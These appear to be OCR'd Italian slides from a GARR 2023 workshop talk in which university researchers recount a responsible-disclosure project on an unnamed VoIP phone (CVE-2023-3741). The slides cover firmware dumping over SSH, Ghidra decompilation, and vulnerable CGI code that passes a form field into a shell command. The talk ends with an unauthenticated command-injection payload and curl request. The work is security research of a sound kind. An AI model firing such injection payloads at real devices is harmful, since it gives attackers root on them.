WORKSHOP GARR 2023

NET MAKERS

Sinergie in ambito cyber: *responsible disclosure* in Ateneo - *finding zero days*

Manuel Romei, Gianluca Altomani
Università degli Studi di Parma

I protagonisti: un telefono VoIP

I protagonisti: Manuel e Gianluca

Gianluca
@devgianlu


Manuel
@kriive


Obiettivo finale: ottenere un CVE

CVE-2023-3741

Spoiler: abbiamo ottenuto il CVE, ma non potremo divulgare dettagli sulla marca e sul modello del telefono VoIP dato che il vendor non ha ancora reso pubblico il bug. Anche se sono passati più dei 90 giorni che i grandi del settore (come Google Project Zero) pongono come deadline ai vendor prima di divulgare i dettagli, noi non siamo Google.

Un Web Server su un telefono?!





SSH su un telefono?


```
tp@[redacted] $ uname -a
Linux nec_base 2.6.32.9 #1 PREEMPT Fri Sep 8 12:26:01 JST 2023 armv6l GNU/Linux
tp@10.15.0.130 $ cat /proc/cpuinfo
Processor   : ARMv6-compatible processor rev 7 (v6l)
BogoMIPS    : 299.00
Features    : swp half thumb fastmult edsp java
CPU implementer : 0x41
CPU architecture: 7
CPU variant : 0x0
CPU part    : 0xb76
CPU revision    : 7

Hardware    : BCMRING_CUSTOM
Revision    : 111980b0
Serial      : 0000000000000000
tp@[redacted] $
```

```
tp@[redacted] $ rsync
-sh: rsync: not found
tp@[redacted] $ scp
-sh: scp: not found
tp@[redacted] $ sftp
-sh: sftp: not found
tp@[redacted] $
```

No sftp!

Estrazione firmware

Obiettivo: dump firmware (tutta la root folder)

- No firmware ufficiale scaricabile da internet (no `firmware.bin`)
- No SFTP/rsync sul nostro telefono

Come facciamo?

Usiamo il nostro telefono e usando Python, sshpass, SSH, find e le pipe di Linux estraiamo i singoli file.

```python
import os
import subprocess
import sys

path = sys.argv[1]
files = subprocess.check_output(f"sshpass -p 8442444 ssh tp@[redacted] -o
HostKeyAlgorithms=+ssh-rsa -o KexAlgorithms=diffie-hellman-group1-sha1 -c aes256-
cbc 'find {path} -type f'", shell=True).decode().split("\n")

for file in files:
    os.makedirs(os.path.dirname(file)[1:], exist_ok=True)
    os.system(f"sshpass -p 8442444 ssh tp@[redacted] -o HostKeyAlgorithms=+ssh-
rsa -o KexAlgorithms=diffie-hellman-group1-sha1 -c aes256-cbc 'cat {file}' >
{file[1:]}")
```

Production ready script!


Decompiliamo il firmware

Guardando i file init e facendo un po' di guessing, abbiamo capito che il file principale che gestisce tutte le funzionalità del telefono è */bin/lynxphone*. Tra l'altro, viene lanciato con permessi di root. Quindi bucando lynxphone siamo effettivamente root.

```
tp@[redacted] $ file /bin/lynxphone
lynxphone: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux.so.3, for GNU/Linux 2.6.21, stripped
```

Notiamo che è un binario eseguibile di cui non abbiamo il sorgente. Che fare?

Cos'è Ghidra


File Edit Analysis Graph Navigation Search Select Tools Window Help
CodeBrowser: /lynxphone
Program Trees
lynxphone
.bss
.data
.got
.dynamic
.jcr
.fini_array
Program Tree
Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Filter:
Data Type Manager
Data Types
BuiltInTypes
lynxphone (19 of 19)
IPC (2 of 2)
generic_clib
Filter:
Listing: lynxphone
FUNCTION
undefined FUN_000160d8()
undefined r0:1 <RETURN>
undefined4 Stack[-0x4]:4 local_4 XREF[2]:
undefined4 Stack[-0xc]:4 local_c XREF[1]:
undefined4 Stack[-0x10]:4 local_10 XREF[1]:
FUN_000160d8 XREF[1]: FUN_0
000160d8 04 b0 2d e5 str r11,[sp,#local_4]!
000160dc 00 b0 8d e2 add r11,sp,#0x0
000160e0 0c d0 4d e2 sub sp,sp,#0xc
000160e4 08 00 0b e5 str r0,[r11,#local_c]
000160e8 0c 10 0b e5 str r1,[r11,#local_10]
000160ec 00 30 a0 e3 mov r3,#0x0
000160f0 03 00 a0 e1 cpy r0,r3
000160f4 00 d0 8b e2 add sp,r11,#0x0
000160f8 00 08 bd e8 ldmia sp!,{r11}=>local_4
000160fc 1e ff 2f e1 bx lr
FUNCTION
undefined __stdcall main(int argc, char * * argv)
undefined r0:1 <RETURN>
int r0:4 argc
char * * r1:4 argv
undefined4 Stack[-0xc]:4 local_c XREF[2]:
undefined4 Stack[-0x10]:4 local_10 XREF[2]:
main XREF[1]: entry
00016100 00 48 2d e9 stmdb sp!,{r11,lr}
00016104 04 b0 8d e2 add r11,sp,#0x4
00016108 08 d0 4d e2 sub sp,sp,#0x8
0001610c 08 00 0b e5 str argc,[r11,#local_c]
00016110 0c 10 0b e5 str argv,[r11,#local_10]
00016114 0c 00 00 eb bl setup_gpio_pins
00016118 a2 3c 00 eb bl apply_boot_flag
0001611c cf ff 11 eb bl uart0_init
00016120 c7 01 00 eb bl start_ap_monitor
00016124 19 0e 00 eb bl bosInit
00016128 33 38 00 eb bl lynx_init_
0001612c 08 30 1b e5 ldr r3,[r11,#local_c]
00016130 03 00 a0 e1 cpy argc,r3
00016134 0c 10 1b e5 ldr argv,[r11,#local_10]
00016138 45 04 00 eb bl run_cli_
0001613c 00 30 a0 e3 mov r3,#0x0
Decompile: main - (lynxphone)
undefined4 main(int argc,char **argv)
{
setup_gpio_pins();
apply_boot_flag();
uart0_init();
start_ap_monitor();
bosInit();
lynx_init_();
run_cli_(argc,argv);
return 0;
}
Decompile: main
Bytes: lynxphone
Defined Strings
00016100
main
stmdb sp!,{r11,lr}

GHIDRA

Codice vulnerabile

```
is_sess_id = strcmp("session_id",form_data[form_idx]);
if (is_sess_id == 0) {
  sess_num = strtol(form_data[form_idx + 1],(char **)0x0,0x10);
  if ((sess_num != LOGIN_SESS_NUM) || (DAT_00a72f9c == 1)) {
    append_to_resp_body(req_id,0,"DIRECTORY_ERROR = Session is Expired!!\r\n");
    free(content_buffer);
    return 0xffffffff;
  }
}
```

Controlla se il nome del campo è *session_id*

Estrae il numero di sessione e controlla se è corretto

Stampa un errore ed esce

```
image_tmp_fd = fopen("/tmp/image.txt","w");
if (image_tmp_fd != (FILE *)0x0) {
  fprintf(image_tmp_fd,"%s",field_image);
  fclose(image_tmp_fd);
}
sprintf(base64_cmd,"base64 -d /tmp/image.txt > /tmp/%s%s.jpg",field_contact_no_,
        field_image_name);
local_3c = system_fork_sh_wait(base64_cmd);
if (local_3c != 0) {
  log(4,"***IMAGE DECODE FAILED*** : %d\n",0x7af1);
}
```

Crea un file chiamato */tmp/image.txt* e ci scrive il contenuto del campo immagine

Prepara il comando per scrivere l'immagine in base64 in un altro file come dati binari

Esegue il comando e aspetta che venga completato

Exploit (RCE non autenticata!)

Nessun campo *session_id*


```
{
    "name": "test_name",
    "contactNo": "1337`touch /tmp/pwned`",
    "index": 0,
    "speed": "1337",
    "monitor": "0",
    "image": "/9j/4AAQSkZJRgABAQAAAQABAAD/4gHYSUND",
    "image_name": "1"
}
```

Qui mettiamo il comando che vogliamo eseguire

Voila!

```
curl -X POST \
--data '{"name":"test_name","contactNo":"1337`touch /tmp/pwned`","index":0,"speed":"1337",
"monitor":"0","image":"/9j/4AAQSkZJRgABAQAAAQABAAD/4gHYSUND","image_name":"1"}' \
"http://[redacted]/index.cgi"
```

Demo



Grazie

WORK SHOP GARR 2023

NET MAKERS